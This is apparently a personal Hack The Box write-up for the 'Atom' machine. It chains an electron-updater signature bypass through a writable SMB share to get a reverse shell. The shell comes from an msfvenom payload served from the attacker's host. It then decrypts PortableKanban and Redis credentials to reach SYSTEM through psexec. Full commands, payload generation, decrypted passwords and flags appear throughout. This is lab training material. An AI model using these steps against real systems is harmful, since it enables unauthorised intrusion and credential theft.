Atom

Saturday, August 21, 2021 9:02 AM

1. Network scanning with nmap

   nmap -A -T4 10.10.10.237

```
80/tcp  open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-title: Heed Solutions
135/tcp open  msrpc         Microsoft Windows RPC
443/tcp open  ssl/http      Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2008|7 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/-
o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2
(85%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
80/tcp   open  http
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
5985/tcp open  wsman
6379/tcp open  redis
```

2. Test with smbclient, because of port 445

```
sodanew@kalinew:~/Documents/HTB/Atom$ smbclient -L \\\\10.10.10.237\\Software_updates
Enter WORKGROUP\sodanew's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Software_Updates Disk
SMB1 disabled -- no workgroup available
```


   Access to Software_Updates directory

```
sodanew@kalinew:~/Documents/HTB/Atom$ smbclient \\\\10.10.10.237\\Software_Updates
Enter WORKGROUP\sodanew's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 17 17:20:52 2021
  ..                                  D        0  Sat Jul 17 17:20:52 2021
  client1                             D        0  Sat Jul 17 17:20:52 2021
  client2                             D        0  Sat Jul 17 17:20:52 2021
  client3                             D        0  Sat Jul 17 17:20:52 2021
  UAT_Testing_Procedures.pdf          A    35202  Fri Apr  9 19:18:08 2021

                4413951 blocks of size 4096. 1341548 blocks available
smb: \> get UAT_Testing_Procedures.pdf
getting file \UAT_Testing_Procedures.pdf of size 35202 as UAT_Testing_Procedures.pdf (14.6 KiloBytes/sec) (average 14.6 KiloBytes/sec)
```


3. Download and open the UAT_Testing_Procedures.pdf

   Found nothing useful ?? Maybe highlighted text can a clue for vulnerability or exploit




4. Download the "Heed Note Application" from the webserver and extract that the only "Heedv1Setup.exe"

   Extract the "Heedv1Setup.exe" to Heedv1Setup folder for easy read




   Extract also the PLUGINDIR



5. Extract the app-64.zip file and go to "resources" file, checked the locales and swiftshader is not useful file

   Extract also the app.asar file with asar tool (can be installed with npm -g install asar)

6. Identify "main.js". Other file already viewed and not useful



7. Go through the whole "main.js" file and identified following code. keep repeating the update

```
autoUpdater.on('checking-for-update', () => {
  sendStatusToWindow('Checking for update...');
})
autoUpdater.on('update-available', (ev, info) => {
  sendStatusToWindow('Update available.');
})
autoUpdater.on('update-not-available', (ev, info) => {
  sendStatusToWindow('Update not available.');
})
autoUpdater.on('error', (ev, err) => {
  sendStatusToWindow('Error in auto-updater.');
})
autoUpdater.on('download-progress', (ev, progressObj) => {
  sendStatusToWindow('Download progress...');
})
autoUpdater.on('update-downloaded', (ev, info) => {
  sendStatusToWindow('Update downloaded; Installing the update...');
});

app.on('window-all-closed', () => {
  app.quit();
});

autoUpdater.on('update-downloaded', (ev, info) => {
  autoUpdater.quitAndInstall();
})

app.on('ready', function()  {
  autoUpdater.checkForUpdates();
});
```

8. Google for "electron builder auto update exploit" and determined the exploit as findings

   Findings: https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html

> For instance, a malicious update definition would look like:
>
> ```
> version: 1.2.3
> files:
>   - url: v'ulnerable-app-setup-1.2.3.exe
>   sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZ[...]tkYPEvMxDWgNkb8tPCNZLTbKWcDEOJzfA==
>   size: 44653912
> path: v'ulnerable-app-1.2.3.exe
> sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZr1[...]ZrR5X1kb8tPCNZLTbKWcDEOJzfA==
> releaseDate: '2019-11-20T11:17:02.627Z'
> ```

9. Create a latest.yml. (refer to the Findings) and copy paste above malicious yaml

```
version: 1.2.3
files:
  - url: v'ulnerable-app-setup-1.2.3.exe
  sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZ[...]tkYPEvMxDWgNkb8tPCNZLTbKWcDEOJzfA==
  size: 44653912
path: v'ulnerable-app-1.2.3.exe
sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZr1[...]ZrR5X1kb8tPCNZLTbKWcDEOJzfA==
releaseDate: '2019-11-20T11:17:02.627Z'
```

10. Required a payload for exchange above binary file or payload. Implemented msfvenom for this payload

    msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.7 LPORT=5544 -f exe -o payload_soda.exe

```
sodanew@kalinew:~/Documents/HTB/Atom/exploitUsed$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.7 LPORT=5544 -f exe -o payload_soda.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: payload_soda.exe
```

use below command as reference

From <https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html>

shasum -a 512 payload_soda.exe | cut -d " " -f1 | xxd -r -p | base64 -w 0 [Will get an output of base64 strings)

Change the latest.yaml file as below

```
latest.yml                                                    atom_help.txt
1 version: 1.2.3
2 path: http://10.10.16.7/p%27ayload_soda.exe
3 sha512: BKKnE2V3xmh44RUCxkdWVSiGMA+fFIUw1cqtL7pldqVeQtKbFOdpmrwjfayuIDiLjN7LGGaT5B1Uy2fnluG82A==
4 releaseDate: '2021-07-19T11:17:02.627Z'
```

Open a netcat listener for payload_soda.exe.

```
sodanew@kalinew:~/Documents/HTB/Atom$ sudo nc -lnvp 5544
listening on [any] 5544 ...
```

And open a web server with python3 (python3 -m http.server 80)


```
sodanew@kalinew:~/Documents/HTB/Atom/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.7 - - [19/Jul/2021 08:59:14] "GET / HTTP/1.1" 200 -
10.10.16.7 - - [19/Jul/2021 08:59:17] "GET /p%27ayload_soda.exe HTTP/1.1" 200 -
10.10.10.237 - - [19/Jul/2021 09:02:52] code 404, message File not found
10.10.10.237 - - [19/Jul/2021 09:02:52] "GET /p%27ayload_soda.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [19/Jul/2021 09:02:53] "GET /p%27ayload_soda.exe HTTP/1.1" 200 -
```

And use smbclient and copy and send the payload into any client1,2,3 (Hint from the pdf file) and wait for 1 min

smbclient \\\\10.10.10.237\\Software_Updates

```
smb: \> cd client1
smb: \client1\> put latest.yml
putting file latest.yml as \client1\latest.yml (0.2 kb/s) (average 0.2 kb/s)
smb: \client1\> put payload_soda.exe p'ayload_soda.exe
putting file payload_soda.exe as \client1\p'ayload_soda.exe (3.0 kb/s) (average 2.0 kb/s)
smb: \client1\> dir
  .                                   D        0  Mon Jul 19 08:49:50 2021
  ..                                  D        0  Mon Jul 19 08:49:50 2021
  latest.yml                          A      323  Mon Jul 19 08:49:41 2021
  p'ayload_soda.exe                   A     7168  Mon Jul 19 08:49:51 2021

                4413951 blocks of size 4096. 1329152 blocks available
smb: \client1\>
```



11. After wait for 1 min, get a reverse shell back

```
sodanew@kalinew:~/Documents/HTB/Atom$ sudo nc -lnvp 5544
listening on [any] 5544 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.237] 59024
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
atom\jason

C:\WINDOWS\system32>
```

12. Access in to C:\\Users

```
C:\Users\jason\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9793-C2E6

 Directory of C:\Users\jason\Desktop

04/02/2021  10:29 PM    <DIR>          .
04/02/2021  10:29 PM    <DIR>          ..
03/31/2021  02:09 AM             2,353 heedv1.lnk
03/31/2021  02:09 AM             2,353 heedv2.lnk
03/31/2021  02:09 AM             2,353 heedv3.lnk
07/16/2021  03:06 AM                34 user.txt
               4 File(s)          7,093 bytes
               2 Dir(s)   5,451,321,344 bytes free
```

13. Get user flag

```
C:\Users\jason\Desktop>type user.txt
type user.txt
45c791f7a48c5a7756e2fd7db01a6d63
```

14. Check user privilege with whoami /priv

```
C:\Users\jason\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

15. Check each directory such as Documetns, Downloads, etc...

    Found PortableKanban (a program help you visualize your work). Google about this and found a exploit related to it

```
Directory of C:\Users\jason\Downloads
```

```
 Directory of C:\Users\jason\Downloads

04/02/2021  08:00 AM    <DIR>          .
04/02/2021  08:00 AM    <DIR>          ..
03/31/2021  02:36 AM    <DIR>          node_modules
04/02/2021  08:21 PM    <DIR>          PortableKanban
               0 File(s)              0 bytes
               4 Dir(s)   5,453,209,600 bytes free
```

```
 Directory of C:\Users\jason\Downloads\PortableKanban

04/02/2021  08:21 PM    <DIR>          .
04/02/2021  08:21 PM    <DIR>          ..
02/27/2013  08:06 AM            58,368 CommandLine.dll
11/08/2017  01:52 PM           141,312 CsvHelper.dll
06/22/2016  09:31 PM           456,704 DotNetZip.dll
04/02/2021  07:44 AM    <DIR>          Files
11/23/2017  04:29 PM            23,040 Itenso.Rtf.Converter.Html.dll
11/23/2017  04:29 PM            75,776 Itenso.Rtf.Interpreter.dll
11/23/2017  04:29 PM            32,768 Itenso.Rtf.Parser.dll
11/23/2017  04:29 PM            19,968 Itenso.Sys.dll
11/23/2017  04:29 PM           376,832 MsgReader.dll
07/03/2014  10:20 PM           133,296 Ookii.Dialogs.dll
04/02/2021  07:17 AM    <DIR>          Plugins
04/02/2021  08:22 PM             5,920 PortableKanban.cfg
01/04/2018  09:12 PM           118,184 PortableKanban.Data.dll
01/04/2018  09:12 PM         1,878,440 PortableKanban.exe
01/04/2018  09:12 PM            31,144 PortableKanban.Extensions.dll
04/02/2021  07:21 AM               172 PortableKanban.pk3.lock
09/06/2017  12:18 PM           413,184 ServiceStack.Common.dll
09/06/2017  12:17 PM           137,216 ServiceStack.Interfaces.dll
09/06/2017  12:02 PM           292,352 ServiceStack.Redis.dll
09/06/2017  04:38 AM           411,648 ServiceStack.Text.dll
01/04/2018  09:14 PM         1,050,092 User Guide.pdf
              19 File(s)      5,656,416 bytes
               4 Dir(s)   5,452,992,512 bytes free
```

Exploit PortableKanban: https://www.exploit-db.com/exploits/49409


16. Copy all content of PortableKanban.cfg file to attacker machine

    use https://jsonformatter.org/json-pretty-print

```
"RoamingSettings": {
  "DataSource": "RedisServer",
  "DbServer": "localhost",
  "DbPort": 6379,
  "DbEncPassword": "Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb",
  "DbServer2": "",
  "DbPort2": 6379,
  "DbEncPassword2": "",
  "DbIndex": 0,
  "DbSsl": false,
  "DbTimeout": 10,
  "FlushChanges": true,
  "UpdateInterval": 5,
  "AutoUpdate": true,
```


```
{
 "DataSource": "RedisServer",
 "DbServer": "localhost",
 "DbPort": 6379,
 "DbEncPassword": "Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb",
 "DbServer2": "",
 "DbPort2": 6379,
 "DbEncPassword2": "",
 "DbIndex": 0,
 "DbSsl": false,
 "DbTimeout": 10
}
```


17. Open cyberchef to decrypt the DbEncPassword



Password: kidvscat_yes_kidvscat

18. Connect with redis-cli

```
sodanew@kalinew:~/Documents/HTB/Atom$ redis-cli -h 10.10.10.237
10.10.10.237:6379> help
redis-cli 6.0.14
To get help about Redis commands type:
      "help @<group>" to get a list of commands in <group>
      "help <command>" for help on <command>
      "help <tab>" to get a list of possible help topics
      "quit" to exit

To set redis-cli preferences:
      ":set hints" enable online hints
      ":set nohints" disable online hints
Set your preferences in ~/.redisclirc
10.10.10.237:6379> AUTH kidvscat_yes_kidvscat
OK
10.10.10.237:6379>
```

```
10.10.10.237:6379> ping
PONG
10.10.10.237:6379> keys *
1) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
2) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
3) "pk:ids:User"
4) "pk:ids:MetaDataClass"
10.10.10.237:6379> get e8e29158-d70d-44b1-a1ba-4949d52790a0
(nil)
```

19. Found specific user

```
10.10.10.237:6379> get "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440253}"
10.10.10.237:6379>
```


"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440253}"

Convert to JSON


```
{
  "Id": "e8e29158d70d44b1a1ba4949d52790a0",
  "Name": "Administrator",
  "Initials": "",
```

```
  "Email": "",
  "EncryptedPassword": "Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi",
  "Role": "Admin",
  "Inactive": false,
  "TimeStamp": 637530169606440200
}
```


20. Decrypt Administrator password



Administrator Password: kidvscat_admin_@123

21. Use impacket/psexec.py for access

```
sodanew@kalinew:/opt/impacket/examples$ psexec.py administrator:kidvscat_admin_@123@10.10.10.237
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.237.....
[*] Found writable share ADMIN$
[*] Uploading file tlCjTGto.exe
[*] Opening SVCManager on 10.10.10.237.....
[*] Creating service zwxs on 10.10.10.237.....
[*] Starting service zwxs.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>
```

22. Get root flag

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9793-C2E6

 Directory of C:\Users\Administrator\Desktop

04/04/2021  09:58 PM    <DIR>          .
04/04/2021  09:58 PM    <DIR>          ..
07/16/2021  03:06 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5,448,323,072 bytes free

C:\Users\Administrator\Desktop>type root.txt
a59759d8a042156ec0b89e37b7ea15b2

C:\Users\Administrator\Desktop>
```